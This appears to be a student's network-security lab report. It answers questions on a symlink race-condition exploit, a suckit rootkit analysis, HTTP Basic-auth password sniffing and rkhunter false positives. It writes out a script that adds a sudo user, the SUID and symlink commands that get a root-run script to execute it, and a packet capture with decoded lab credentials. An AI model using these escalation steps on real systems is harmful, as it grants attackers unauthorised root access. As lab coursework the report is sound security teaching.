Lab: Local Exploits

1. ***Submit a short explanation of how you exploited the File Race Condition. Include with your explanation all the scripts, programs, and commands used.***

First I deleted all the SUID/SGID files in my home directory. Then I created a shell script mal.sh, which will create the new user hacker and set it's sudo privilege:

```
#!/bin/sh
useradd -g sudo hacker
```

After that, I set mal.sh execution with SUID: `$chmod +s mal.sh`


So that it can be located by find-suid. Then create a soft link to replace /tmp/find-suid.log: `$ln -s /root/bin/find-suid /tmp/find-suid.log`

This is the core of this attack! By doing so, find-suid will overwrite itself by the finding result, which is our mal.sh. So next time when find-suid run, it will execute mal.sh with root privilege. Hence the new user hacker will be created!

2. ***State which intrusion analysis you studied in the Rootkit Section and describe how the administrator(s) determined which rootkit was being used.***


I studied the suckit one. This rootkit is very special, as I've learned; it is not LKM (Loaded Kernel Module), instead, it plays with the kernel memory directly! In the analysis, the administrator first found out some abnormal behavior caused by the rootkit indirectly by chkrootkit. And then via analysis on the procedure names to locate the suspicious one, he finally got into the rootkit's directory. Dumping the information inside the rootkit, he found it's name -- "suckit"...

3. ***Submit the HTTP Request Header and username/password from the Password Sniffing Section.***



```
 18.247938   10.0.100.2 -> 10.0.0.32    HTTP 350 GET /secure HTTP/1.1

0000  08 00 27 b0 56 6f 08 00 27 ed 60 e4 08 00 45 00   ..'.Vo..'.`...E.
0010  01 50 0f a8 40 00 80 06 71 de 0a 00 64 02 0a 00   .P..@...q...d...
0020  00 20 c0 12 00 50 16 09 a6 a4 9b 72 72 13 50 18   . ...P.....rr.P.
0030  04 00 5d 09 00 00 47 45 54 20 2f 73 65 63 75 72   ..]...GET /secur
0040  65 20 48 54 54 50 2f 31 2e 31 0d 0a 41 63 63 65   e HTTP/1.1..Acce
0050  70 74 3a 20 74 65 78 74 2f 68 74 6d 6c 2c 20 61   pt: text/html, a
0060  70 70 6c 69 63 61 74 69 6f 6e 2f 78 68 74 6d 6c   pplication/xhtml
0070  2b 78 6d 6c 2c 20 2a 2f 2a 0d 0a 41 63 63 65 70   +xml, */*..Accep
0080  74 2d 4c 61 6e 67 75 61 67 65 3a 20 65 6e 2d 55   t-Language: en-U
0090  53 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 4d   S..User-Agent: M
00a0  6f 7a 69 6c 6c 61 2f 35 2e 30 20 28 63 6f 6d 70   ozilla/5.0 (comp
00b0  61 74 69 62 6c 65 3b 20 4d 53 49 45 20 31 30 2e   atible; MSIE 10.
00c0  30 3b 20 57 69 6e 64 6f 77 73 20 4e 54 20 36 2e   0; Windows NT 6.
00d0  32 3b 20 57 4f 57 36 34 3b 20 54 72 69 64 65 6e   2; WOW64; Triden
00e0  74 2f 36 2e 30 29 0d 0a 41 63 63 65 70 74 2d 45   t/6.0)..Accept-E
00f0  6e 63 6f 64 69 6e 67 3a 20 67 7a 69 70 2c 20 64   ncoding: gzip, d
0100  65 66 6c 61 74 65 0d 0a 48 6f 73 74 3a 20 31 30   eflate..Host: 10
0110  2e 30 2e 30 2e 33 32 0d 0a 43 6f 6e 6e 65 63 74   .0.0.32..Connect
0120  69 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65 0d   ion: Keep-Alive.
0130  0a 41 75 74 68 6f 72 69 7a 61 74 69 6f 6e 3a 20   .Authorization: 
0140  42 61 73 69 63 20 63 6e 56 70 65 57 46 75 5a 7a   Basic cnVpeWFuZz
0150  6f 78 4d 6a 4d 30 4e 54 59 3d 0d 0a 0d 0a         oxMjM0NTY=....
```



```
ruiyang@nslabu:~$ echo cnVpeWFuZzoxMjM0NTY= | openssl base64 -d
ruiyang:123456ruiyang@nslabu:~$
```

4. ***Your work in the Password Sniffing Section demonstrated how basic HTTP authentication is not secure against passive sniffing attacks. Name at least two other well-known application-layer protocols that are also vulnerable to such an attack.***

Telnet and FTP

5. ***Suppose the find-suid script contained an additional line right above the call to find, which read:***


   rm -f $TMP_FILE

   Would this script still be vulnerable to a symlink attack? Explain your reasoning.

Yes, it's still vulnerable to symlink attack. The reason is that the attacker still have a chance to create another /tmp/find-suid.log file right after rm -f /tmp/find-suid.log, as long as the ln -s execute at a proper time. This could be hard, but not impossible. Basically, the attacker can just run a script, which executes ln -s with a high frequency in a for loop. By some chances, he will hit at the right time point hence replace the log file with a symlink pointing to find-suid itself!


6. ***When you ran chkrootkit/rkhunter, did you notice any warnings that were likely false positives? What were these?***

I did notice one false alarm during running of rkhunter:



```
  /usr/bin/unhide.rb                                        [ Warning ]
```

And the corresponding log is:



```
ruiyang@nslabu:~$ sudo cat /var/log/rkhunter.log|grep unhide
[00:51:46]   /usr/bin/unhide.rb                        [ Warning ]
[00:51:46] Warning: The command '/usr/bin/unhide.rb' has been replaced by a script: /usr/bin/unhide.rb: Ruby script, ASCII text
```

So it looks like that rkhunter don't think there should be any script inside the /usr/bin directory. This might be a consideration on certain attack that would replace certain system files with malicious scripts.